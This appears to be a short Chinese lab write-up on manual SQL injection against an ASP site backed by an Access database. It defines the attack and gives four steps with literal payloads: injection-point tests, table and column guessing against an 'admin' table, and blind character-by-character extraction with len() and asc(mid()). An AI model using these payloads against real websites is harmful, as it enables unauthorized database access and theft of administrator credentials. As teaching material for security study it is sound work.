
**SQL注入原理－手工注入　access数据库**


**实验原理**

所谓sql注入。就是通过把sql命令插入到web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的sql命令。

第一步：检测网站是否存在注入点

　　做法：在以[.asp?id=32（数字任意）]结尾的链接依次添加语句[‘]、[and 1=1]、[and 1=2]，来判断网站是否存在注入点








第二步：猜解表名

　　做法：添加语句[and exists(select \* from admin)],根据页面结果来猜解表名



第三步：猜解admin表中的列名admin

　做法：添加语句and exists(select admin from admin)





第四步：猜解字段长度，猜解字段中字符的ASCII码

　做法：添加语句　and (select top 1 len(admin) from admin)>1,来猜解字段长度，添加语句 and (select top 1 asc(mid(admin,1,1)) from admin)>97,来猜解字段中字符的ASCII码







